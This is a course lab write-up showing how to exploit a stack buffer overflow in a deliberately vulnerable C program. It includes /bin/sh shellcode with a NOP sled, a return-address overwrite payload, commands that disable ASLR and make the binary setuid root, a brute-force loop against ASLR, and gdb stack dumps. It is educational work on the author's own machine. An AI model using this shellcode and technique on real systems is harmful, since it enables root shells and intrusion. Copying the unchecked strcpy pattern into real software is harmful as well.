WRITING A BUFFER OVERFLOW EXPLOIT

1) Given a vulnerable stack program:

```
 #include <stdlib.h>

#include <stdio.h>

#include <string.h>

int bof(char *str) {

        char buffer[12];
        printf("%p",&buffer);
        /* The following statement has a buffer overflow problem */

        strcpy(buffer, str);

        return 1;

}

int main(int argc, char *argv[]) {

        char str[517];

        FILE *badfile;

        badfile = fopen("badfile", "r");

        fread(str, sizeof(char), 517, badfile);

        bof(str);

        printf("Returned Properly\n");

        return 1;

}
```

2) Randomization off :

```
sysctl -w kernel.randomize_va_space=0
```

3) Python program “exploit.py” with the shell code is as :

```
print"\x90"*10+"\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80"
```

-------------> Here, nops are used for guessing the exact location of return address.

3) Use the environmental variable to store the contents of python program “exploit.py” :

```
export env=$(python exploit.py)
```


4) C program for getting the address of environment variable :

```
#include<stdio.h>
main() {
        printf("Address::: 0x%1x\n", getenv("env"));
}
```


5) Writing the address of environment variable to “badfile” :

```
python -c 'print "A"*24+"\xf4\xfd\xff\xbf"' > badfile
```

--------->Here 24 is the number of bytes required to move the env address so that we can overwrite the return address.




```
vrt@ubuntu:~/netsec_5$
vrt@ubuntu:~/netsec_5$
vrt@ubuntu:~/netsec_5$
vrt@ubuntu:~/netsec_5$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
vrt@ubuntu:~/netsec_5$ export env=$(python exploit.py)
vrt@ubuntu:~/netsec_5$ gcc -o env env.c
vrt@ubuntu:~/netsec_5$ ./env
Address::: 0xbffffdf4
vrt@ubuntu:~/netsec_5$ 
```



```
vrt@ubuntu:~/netsec_5$ ./env
Address::: 0xbffffdf4
vrt@ubuntu:~/netsec_5$ python -c 'print "A"*24+"\xf4\xfd\xff\xbf"' > badfile
vrt@ubuntu:~/netsec_5$ gcc -ggdb -z execstack -fno-stack-protector -o stack stack.c
vrt@ubuntu:~/netsec_5$ ./stack
$ ls
Untitled Document~  badfile   env    env.c~              exploit.py   shellcode    stack    stack.c~
a.out               badfile~  env.c  env_variable.c~  exploit.py~  shellcode.c  stack.c
$ ps
  PID TTY          TIME CMD
 3417 pts/0    00:00:00 bash
 3550 pts/0    00:00:00 sh
 3553 pts/0    00:00:00 ps
$ ls -al
total 100
drwx------  2 vrt vrt 4096 Apr  1 05:51 .
drwxr-xr-x 20 vrt vrt 4096 Apr  1 05:41 ..
-rw-r--r--  1 vrt vrt   52 Apr  1  2015 .gdb_history
-rw-r--r--  1 vrt vrt  291 Apr  1  2015 Untitled Document~
-rw-r--r--  1 vrt vrt 8563 Apr  1  2015 a.out
-rw-r--r--  1 vrt vrt   29 Apr  1 05:51 badfile
-rw-r--r--  1 vrt vrt   23 Apr  1  2015 badfile~
-rwxrwxr-x  1 vrt vrt 7330 Apr  1 05:50 env
-rw-r--r--  1 vrt vrt   77 Apr  1 05:47 env.c
```


6) The stack contents while running the program in gdb is as:



```
gdb-peda$ n
[----------------------------------registers-----------------------------------]
EAX: 0xbfffeeb7 ('A' <repeats 24 times>"\364, \375\377\277\n")
EBX: 0xb7fc3000 --> 0x1aada8
ECX: 0x804b0a0 --> 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0xbffff0c8 --> 0x0
ESP: 0xbfffeea0 --> 0xbfffeeb7 ('A' <repeats 24 times>"\364, \375\377\277\n")
EIP: 0x8048574 (<main+85>:      call   0x80484ed <bof>)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048568 <main+73>: call   0x8048390 <fread@plt>
   0x804856d <main+78>: lea    eax,[esp+0x17]
   0x8048571 <main+82>: mov    DWORD PTR [esp],eax
=> 0x8048574 <main+85>: call   0x80484ed <bof>
   0x8048579 <main+90>: mov    DWORD PTR [esp],0x804862d
   0x8048580 <main+97>: call   0x80483b0 <puts@plt>
   0x8048585 <main+102>:        mov    eax,0x1
   0x804858a <main+107>:        leave
Guessed arguments:
arg[0]: 0xbfffeeb7 ('A' <repeats 24 times>"\364, \375\377\277\n")
[------------------------------------stack-------------------------------------]
0000| 0xbfffeea0 --> 0xbfffeeb7 ('A' <repeats 24 times>"\364, \375\377\277\n")
0004| 0xbfffeea4 --> 0x1
0008| 0xbfffeea8 --> 0x205
0012| 0xbfffeeac --> 0x804b008 --> 0xfbad2498
0016| 0xbfffeeb0 --> 0x7
0020| 0xbfffeeb4 --> 0x41000010
0024| 0xbfffeeb8 ('A' <repeats 23 times>"\364, \375\377\277\n")
0028| 0xbfffeebc ('A' <repeats 19 times>"\364, \375\377\277\n")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048574 in main ()
gdb-peda$ x/50wx $esp
```

-----------> The return address of the program is the address of instruction next to bof() function ie, 0x8048579


7) The following figure shows the content of the stack before exploiting :



```
   0x80484ed <bof>:      push   ebp
   0x80484ee <bof+1>:    mov    ebp,esp
   0x80484f0 <bof+3>:    sub    esp,0x28
=> 0x80484f3 <bof+6>:    lea    eax,[ebp-0x14]
   0x80484f6 <bof+9>:    mov    DWORD PTR [esp+0x4],eax
   0x80484fa <bof+13>:   mov    DWORD PTR [esp],0x8048620
   0x8048501 <bof+20>:   call   0x8048380 <printf@plt>
   0x8048506 <bof+25>:   mov    eax,DWORD PTR [ebp+0x8]
[-------------------------------------stack-------------------------------------]
0000| 0xbfffee70 --> 0x804b008 --> 0xfbad2498
0004| 0xbfffee74 --> 0xbfffeeb7 ('A' <repeats 24 times>"\364, \375\377\277\n")
0008| 0xbfffee78 --> 0x205
0012| 0xbfffee7c --> 0x0
0016| 0xbfffee80 --> 0xbffff0c8 --> 0x0
0020| 0xbfffee84 --> 0xb7ff2500 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbfffee88 --> 0x8
0028| 0xbfffee8c --> 0xb7fc3000 --> 0x1aada8
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 2, 0x080484f3 in bof ()
gdb-peda$ x/50wx $esp
0xbfffee70:     0x0804b008      0xbfffeeb7      0x00000205      0x00000000
0xbfffee80:     0xbffff0c8      0xb7ff2500      0x00000008      0xb7fc3000
0xbfffee90:     0x00000000      0x00000000      0xbffff0c8      0x08048579
0xbfffeea0:     0xbfffeeb7      0x00000001      0x00000205      0x0804b008
0xbfffeeb0:     0x00000007      0x41000010      0x41414141      0x41414141
0xbfffeec0:     0x41414141      0x41414141      0x41414141      0xf4414141
0xbfffeed0:     0x0abffffd      0x00001000      0x00000001      0xb7fe8b8c
0xbfffeee0:     0xb7fff000      0x00000000      0xbfffefa8      0xb7fe90db
0xbfffeef0:     0xb7fffaf0      0xb7fdce08      0x00000001      0x00000001
0xbfffef00:     0x00000000      0xb7ff75ac      0x00000000      0x00000000
0xbfffef10:     0xb7fff55c      0xbfffef78      0xbfffef98      0x00000000
0xbfffef20:     0xb7ff75ac      0xb7fff55c      0xbfffef98      0xb7fde4ac
0xbfffef30:     0xb7fde2dc      0xb7fe6dcd
gdb-peda$ 
```

8) After exploiting, the return address will be replaced with the address of environment variable along with the A values as shown:



```
[-------------------------------------code-------------------------------------]
   0x804850d <bof+32>:  lea    eax,[ebp-0x14]
   0x8048510 <bof+35>:  mov    DWORD PTR [esp],eax
   0x8048513 <bof+38>:  call   0x80483a0 <strcpy@plt>
=> 0x8048518 <bof+43>:  mov    eax,0x1
   0x804851d <bof+48>:  leave
   0x804851e <bof+49>:  ret
   0x804851f <main>:    push   ebp
   0x8048520 <main+1>:  mov    ebp,esp
[------------------------------------stack-------------------------------------]
0000| 0xbfffee70 --> 0xbfffee84 ('A' <repeats 24 times>"\364, \375\377\277\n")
0004| 0xbfffee74 --> 0xbfffeeb7 ('A' <repeats 24 times>"\364, \375\377\277\n")
0008| 0xbfffee78 --> 0x205
0012| 0xbfffee7c --> 0x0
0016| 0xbfffee80 --> 0xbffff0c8 --> 0x0
0020| 0xbfffee84 ('A' <repeats 24 times>"\364, \375\377\277\n")
0024| 0xbfffee88 ('A' <repeats 20 times>"\364, \375\377\277\n")
0028| 0xbfffee8c ('A' <repeats 16 times>"\364, \375\377\277\n")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048518 in bof ()
gdb-peda$ x/50wx $esp
0xbfffee70:     0xbfffee84      0xbfffeeb7      0x00000205      0x00000000
0xbfffee80:     0xbffff0c8      0x41414141      0x41414141      0x41414141
0xbfffee90:     0x41414141      0x41414141      0x41414141      0xbffffdf4
0xbfffeea0:     0xbfff000a      0x00000001      0x00000205      0x0804b008
0xbfffeeb0:     0x00000007      0x41000010      0x41414141      0x41414141
0xbfffeec0:     0x41414141      0x41414141      0x41414141      0xf4414141
0xbfffeed0:     0x0abffffd      0x00001000      0x00000001      0xb7fe8b8c
0xbfffeee0:     0xb7fff000      0x00000000      0xbfffefa8      0xb7fe90db
0xbfffeef0:     0xb7fffaf0      0xb7fdce08      0x00000001      0x00000001
0xbfffef00:     0x00000000      0xb7ff75ac      0x00000000      0x00000000
0xbfffef10:     0xb7fff55c      0xbfffef78      0xbfffef98      0x00000000
0xbfffef20:     0xb7ff75ac      0xb7fff55c      0xbfffef98      0xb7fde4ac
0xbfffef30:     0xb7fde2dc      0xb7fe6dcd
gdb-peda$
```

To Get Root Shell
****
Make the vulnerable program SETUID root:

gcc -g -o stack -z execstack -fno-stack-protector stack.c


sudo chown root:root stack

sudo chmod 4755 stack

****

Address randomization on:


------> **sudo /sbin/sysctl -w kernel.randomize_va_space=2**
------> Change 10 to 10000 in exploit.py



```
vrt@ubuntu:~/netsec_5$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for vrt:
kernel.randomize_va_space = 0
vrt@ubuntu:~/netsec_5$ export env=$(python exploit.py)
vrt@ubuntu:~/netsec_5$ gcc -o env env.c
vrt@ubuntu:~/netsec_5$ ./env
Address::: 0xbfffd6ee
vrt@ubuntu:~/netsec_5$ python -c 'print "A"*24+"\xee\xd6\xfd\xbf"' > badfile
vrt@ubuntu:~/netsec_5$ gcc -z execstack -fno-stack-protector -o stack stack.c
vrt@ubuntu:~/netsec_5$ ./stack
Segmentation fault (core dumped)
vrt@ubuntu:~/netsec_5$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
vrt@ubuntu:~/netsec_5$ export env=$(python exploit.py)
vrt@ubuntu:~/netsec_5$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
vrt@ubuntu:~/netsec_5$ export env=$(python exploit.py)
vrt@ubuntu:~/netsec_5$ gcc -o env env.c
vrt@ubuntu:~/netsec_5$ ./env
Address::: 0xbffffdf4
vrt@ubuntu:~/netsec_5$ gcc -g -o stack -z execstack -fno-stack-protector stack.c
vrt@ubuntu:~/netsec_5$ ^C
vrt@ubuntu:~/netsec_5$ sudo chown root:root stack
vrt@ubuntu:~/netsec_5$ sudo chmod 4755 stack
vrt@ubuntu:~/netsec_5$ /sbin/sysctl -w kernel.randomize_va_space=2
sysctl: permission denied on key 'kernel.randomize_va_space'
vrt@ubuntu:~/netsec_5$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
vrt@ubuntu:~/netsec_5$ sh -c "while [ 1 ]; do ./stack; done;"
```

We will get the shell by running the following command:

sh -c "while [1]; do ./stack; done;"



```
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
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Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
$
```